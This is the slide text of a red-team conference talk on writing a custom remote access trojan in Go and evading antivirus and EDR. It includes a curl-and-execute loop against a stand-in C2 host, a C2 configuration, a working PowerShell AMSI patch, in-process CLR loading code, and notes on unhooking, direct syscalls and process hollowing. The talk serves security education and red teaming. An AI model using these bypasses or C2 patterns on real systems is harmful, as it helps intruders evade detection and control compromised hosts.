EDR & AV Defense

Develop your own RAT

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SSL/TLS Recommendations

// OWASP Switzerland

Burp Sentinel - Semi Automated Web Scanner // BSides Vienna

Automated WAF Testing and XSS Detection
// OWASP Switzerland Barcamp

Fuzzing For Worms - AFL For Network Servers
// Area 41

Memory Corruption Exploits & Mitigation
// BFH Berner Fachhochschule

Gaining Access
// OST Ostschweizer Fachhochschule

What does it all mean, 6min

Background, 5min 01 Red Teaming / Scope

Diving into the code, 17min 02 RAT Development

Bypass all the things, 17min 03 EDR & AV Defense

Conclusion


Red Teaming

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
Red Teaming realistically tests overall security posture

- Not pentest!
- Simulate certain types of adversaries (CTI)
- Focus on TTP's (Tools, Techniques, Procedures)
- Not so much focus on vulnerabilities
- Credential stealing, lateral movement, data exfiltration
- Testing the BlueTeam / SOC
- PurpleTeaming

(See talk "Building a Red Team" yesterday by Daniel Fabian)



What is a RAT?



https://www.microsoftpressstore.com/articles/article.aspx?p=2992603

Everyone uses CobaltStrike

Everyone detects CobaltStrike

Writing a RAT yourself may solve some of your problems?




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Man I'm calling it, bye bye Cobalt Strike, hello Sliver! Not had to use CS on an engagement for a while but when you don't wanna burn your internal stuff and need to use public tools, the pain involved around evasion for simple tasks in CS is horrible... time for something new.

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In Scope: Execute RAT Execute Tools

Not In Scope:
Recon
Exploit
Lateral movement
Privilege escalation

RAT

Development

Keep It Simple, Stupid

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while True:

curl evil.ch/getCommand > exec && ./exec

"Anti-Tanium" (now also Anti-Defender)

github.com/dobin/antnium (300+ commits)

github.com/dobin/antnium-ui (200+ commits)

Programming languages:

- Now native:
 - C, C++, NIM, Zig
 - Go, Rust, Hare


- Before "managed":
 - Powershell, C#


(Go) features:

- Compiled
- Garbage collection yay
- Cross compiling (Win, Linux)
- Reasonably big RedTeaming ecosystem
- Can compile as DLL

Use HTTPS as communication channel

- Simple
- Reliable
- Always available
- Hard to monitor
- Just need two endpoints:
 - /getCommand
 - /sendAnswer
- (C2 obfuscation not in scope here)






ClientId	PacketId	Arguments	Response
42	1	Cmd: hostname	client
42	2	Cmd: whoami	

```
type Packet struct {
    ClientId
                 string
    PacketId
                 string
    PacketType
                 string
    Arguments
                 map[string]string
                 map[string]string
    Response
    DownstreamId string
```

```
"Packet": {
    "clientid": "c88ld5qsdke1on40m5a0",
    "packetid": "59650232820019",
    "packetType": "exec",
    "arguments": {
        "commandline": "hostname",
        "shelltype": "cmd",
   },
    "response": {},
    "downstreamId": "client"
},
```

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


ID: T1071.001: Command and Control: Web Protocols

ID: T1132.001: Command and Control: Standard Encoding


ID: T1573.001: Command and Control: Encrypted Channel, Symmetric Encryption

ID: T1090.002: Command and Control: External Proxy



ClientKey -ClientKey

```
c := Campaign {
   ApiKey: "secretKeyOperator",
   EncKey: "secretKeyClient"
   ServerUrl: "c2.notavirus.ch",
                         "/send",
   PacketSendPath:
   PacketGetPath:
                         "/get/",
                         "/upload/",
   FileUploadPath:
                         "/static/",
   FileDownloadPath:
   ClientWebsocketPath: "/ws",
                         "X-Session-Token",
   AuthHeader:
                         "Go-http-client/1.1",
   UserAgent:
```



Websocket:

- Instant
- Stealthy

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#	A	URL	Direction	Edited	Length	Comment	SSL	Time	Listener port
1		http://localhost:8080/ws	Outgoing		58	,		23:43:59 1	9090
2		http://localhost:8080/ws	Outgoing		2225			23:43:59 1	9090
3		http://localhost:8080/ws	Incoming		176			23:44:20 1	9090
4		http://localhost:8080/ws	Outgoing		212			23:44:20 1	9090
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ID T1008: Command and Control: Fallback Channels


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
ID: T1059.001 Execution: Command and Scripting Interpreter: Powershell

ID: T1059.003 Execution: Command and Scripting Interpreter: Windows Command Shell0

Dev Problems with Websockets:

- Architecture is upside down
- Clients are online / offline
- Client needs to handle disconnects
 - Reconnects
 - Downgrades
 - Upgrades
- Goroutines + Channels en masse






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RAT's need to execute commands

- net.exe, ipconfig, wmic, and other lolbins
- cmd.exe / powershell.exe command lines
- Maybe have a persistent shell too

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ID: T1059.001 Execution: Command and Scripting Interpreter: Powershell

ID: T1059.003 Execution: Command and Scripting Interpreter: Windows Command Shell

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Dev problems with execution

arguments:

- commandline = "net user dobin"
- commandline = []string{"net", "user", "dobin"}
- commandline = "c:\program files\test.exe"
- Cmd.exe is different...

And:

- Capturing Stdout/Stderr
- Managing long lasting processes


UI/UX

RAT Development

- Intuitive
- Reliable
- Effective
- **Every feature in the RAT needs UI!**

Dev Problems: SPA

- Angular, TypeScript
- RXJS
- Re-implement most of the server again
 - Managing stream of packets



Execute	Shell	Upload	Download	Browse	Other	
Dir Up	Directory C:\Users\					
Dir	Name	Siz	e	Modified		
	All Users	0		06:02:04 19.03.2019		
	Default	0		13:20:57 26.05.2022		
	Default User	0		06:02:04 19.03.2019		
	Public	0		06:21:31 26.05.2022		
	desktop.ini	17	4	05:49:34 19.03.2019		
	vagrant	0		06:24:08 26.05.2022		

ID T1105: Command and Control: Ingress Tool Transfer

ID T1020: Exfiltration: Automated Exfiltration

ID T1048.001: Exfiltration: Exfiltration Over Symmetric Encrypted Non-C2 Protocol

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Making it reliable and robust with tests

- Unittests
- Integration Tests
- REST Tests, Websocket Tests
- Client->Server Tests, Server->Client Tests
- Refactoring

But especially:

- Reconnection Tests
- Proxy Tests
- Command Execution Tests


```
# Test doing 80% code coverage
s := Server()
c := Client()
s.adminChannel <- cmdWhoami
go s.start()
go c.start()
packet <- s.incomingPacket</pre>
assert(packet.response["output"]
 == "dobin")
```

```
# Test reconnection (cont.)
s.shutdown()
s := Server()
go s.start()
s.adminChannel <- cmdWhoami
packet <- s.incomingPacket</pre>
assert(packet.response["output"]
  == "dobin")
```

Antivirus

Evasion

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```
[INFO
     [reducer.py: 58] scanSection() :: Result: 1157277-1157322 (45 bytes)
65 6E 67 65 00 02 00 49 5F 4E 65 74 53 65 72 76 enge...I NetServ
65 72 54 72 75 73 74 50 61 73 73 77 6F 72 64 73 erTrustPasswords
47 65 74 00 00 00 00 49 5F 4E 65 74 53
                                                     Get....I NetS
     [reducer.py: 58] scanSection() :: Result: 1158195-1158207 (12 bytes)
[INFO
00 38 01 47 65 74 43 6F 6E 73 6F 6C
                                                      .8.GetConsol
      [[reducer.py: 58] scanSection() :: Result: 1158207-1158251 (44 bytes)
INFO
65 4F 75 74 70 75 74 43 50 00 00 09 03 53 65 74
                                                     eOutputCP....Set
43 6F 6E 73 6F 6C 65 4F 75 74 70 75 74 43 50 00
                                                     ConsoleOutputCP.
00 6C 00 43 72 65 61 74 65 50 72 6F
                                                      .1.CreatePro
```

indicator (37)	detail	level
The file references string(s)	type: blacklist, count: 31	1
The file references functions(s)	type: blacklist, count: 32	1
The file references a string with a suspicious size	size: 16928 bytes	2
The manifest identity has been found	name: MyApplication.app	3
The file references a group of API	type: network, count: 27	3
The file references a group of API	type: cryptography, count: 29	3
The file references a group of API	type: execution, count: 16	3
The file references a group of API	type: security, count: 68	3
The file references a group of API	type: memory, count: 6	3
The file references a group of API	type: services, count: 6	3
The file references a group of API	type: reckoning, count: 6	3
The file references a group of API	type: obfuscation, count: 6	3
The file references a group of API	type: registry, count: 6	3
The file references a group of API	type: diagnostic, count: 6	3
The file references a group of API	type: file, count: 3	3

PS E: \> copy .\PowerView.ps1 .\PowerView2.ps1

PS E:\> . .\PowerView2.ps1

At E:\PowerView2.ps1:1 char:1

- + #requires -version 2

This script contains malicious content and has been blocked by your antivirus software.



Threat found – action needed.

09.06.2022 21:02



Detected: HackTool:PowerShell/PowerView.A

Status: Active

Active threats have not been remediated and are running on your device.

Date: 09.06.2022 21:02

Details: This program has potentially unwanted behaviour.

Affected items:

amsi: E:\PowerView.ps1

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When developing your own RAT:

- Signature scanning:
 - No signatures :-) (FUD)
- Heuristics
 - Dont import too much functionality into the RAT
 - Or: Dynamic imports, D/Invoke
 - Generally not a problem

Sandbox

- RAT doesnt do anything except waiting for commands
- Detect sandbox and exit
- Calculate some primes...
- Generally not a problem
- AMSI
 - Not applicable, as not .NET/Powershell

execute

your tools

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PE EXE/DLL, unmanaged

- Mimikatz
- Dumpert

- Obfuscation + download
- Reflective PE loader
- Process injection shellcode

.NET/C#, managed code

- Rubeus
- Seatbelt
- SharpHound
- SharpSploit
- SharpUp
- SharpView

Powershell:


- ADRecon
- PowerSploit (obsolete)

- Load .NET in process
- AMSI Pypass

- Obfuscation
- AMSI bypass: amsi.fail

Executing Managed Code (.NET / Powershell bytecode)


```
CLRCreateInstance(CLSID CLRMetaHost,
     IID ICLRMetaHost, (LPVOID*) &metaHost);
metaHost->GetRuntime (L"v4.0.30319",
    IID ICLRRuntimeInfo, (LPVOID*)&runtimeInfo);
runtimeInfo->GetInterface(
    CLSID CLRRuntimeHost, IID ICLRRuntimeHost,
    (LPVOID*) & runtimeHost);
runtimeHost->Start();
HRESULT res = runtimeHost-> ExecuteInDefaultAppDomain(
    L"C:\\labs\\bin\\Debug\\CLRHello1.exe",
    L"CLRHello1.Program", L"spotlessMethod",
    L"test", &pReturnValue);
```



Process

AMSI Patch


```
$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
$Address = [Win32]::GetProcAddress(
     $LoadLibrary, "AmsiScanBuffer")
p = 0
[Win32]::VirtualProtect($Address, 5, 0x40, [ref]$p)
Patch = (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy(
     $Patch, 0, $Address, 6)
```




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
AV/EDR uses UMH (Usermode Hooks)


- Map a DLL in each process
- Patch ntdll.dll to jump first to the av.dll
- Av.dll scores invocations of potentially malicious library calls
 - LoadLibrary(), GetProcaddress(), VirtualProtect()
- Kill process if it looks malicious




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






To execute managed code: **Donut + Reflexxion**

- Patch AMSI
 - So our .NET tools dont get detected
 - (AMSI-patch technique)
- Patch NTDLL.dll
 - So our "Patch AMSI" does not get detected
 - (Reflexxion technique)
- Using direct syscalls
 - So our "Patch NTDLL.dll" does not get detected
 - (Syswhisper technique)
- (Obfuscate direct syscall invocation)



ID: T1055: Process Injection

ID: T1620: Reflective Code Loading

ID: T1106: Native API

EDR

Evasion

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SOC - Security Operations Center

aka Blue Team, aka CDC, aka D&R (Detection & Response)



Monitor endpoint

Collect alarms (e.g. from AV's)

Collect events (e.g. from sysmon or EDR agents)

- Rule based detection (e.g. lolbins)
- Al based detection

Dispatch to Analysts

```
"Name": "Net.exe",
"Tags": [
  "Tool"
1,
"Meta": {
  "Events": {
    "Microsoft-Windows-Sysmon/Operational": [
  "Computers": [],
  "Criticality": 2,
  "Author": "0xrawsec",
  "Comment": "net.exe execution",
  "Schema": "2.0.0"
"Matches": [
  "$exe: Image ~= '(?i:\\\net1?\\.exe$)'"
1,
"Condition": "Sexe"
```

Steahlthily execute a EXE

- As genuine, non-malicious process
- Basically EXE path spoofing

Process hollowing:

- "Fancy" process injection
- Start a non-malicious process
- Replace its content with another EXE/PE
- Resume process




Process injection:

